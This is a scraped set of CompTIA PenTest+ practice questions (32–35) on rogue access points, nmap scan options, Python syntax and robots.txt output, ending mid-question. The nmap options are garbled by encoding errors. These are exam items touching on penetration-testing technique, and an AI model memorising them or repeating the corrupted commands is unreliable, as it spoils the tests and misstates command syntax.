
A. Send deauthentication frames to the stations.

B. Perform jamming on all 2.4GHz and 5GHz channels.

C. Set the malicious AP to broadcast within dynamic frequency selection channels.

D. Modify the malicious AP configuration to not use a pre-shared key.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 32

Topic #: 1

[All PT1-002 Questions]


A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap ג€"f ג€"sV ג€"p80 192.168.1.20

B. nmap ג€"sS ג€"sL ג€"p80 192.168.1.20

C. nmap ג€"A ג€"T4 ג€"p80 192.168.1.20

D. nmap ג€"O ג€"v ג€"p80 192.168.1.20



Actual exam question from CompTIA's PT1-002

Question #: 33

Topic #: 1

[All PT1-002 Questions]

Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++


B. +val

C. val=(val+1)

D. ++val

E. val=val++

F. val+=1



Actual exam question from CompTIA's PT1-002

Question #: 34

Topic #: 1

[All PT1-002 Questions]

Given the following output:

```
User-agent:*
Disallow: /author/

Disallow: /xmlrpc.php -

Disallow: /wp-admin -
Disallow: /page/
```

During which of the following activities was this output MOST likely obtained?


A. Website scraping

B. Website cloning

C. Domain enumeration

D. URL enumeration

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 35

Topic #: 1

[All PT1-002 Questions]

Appending string values onto another string is called:

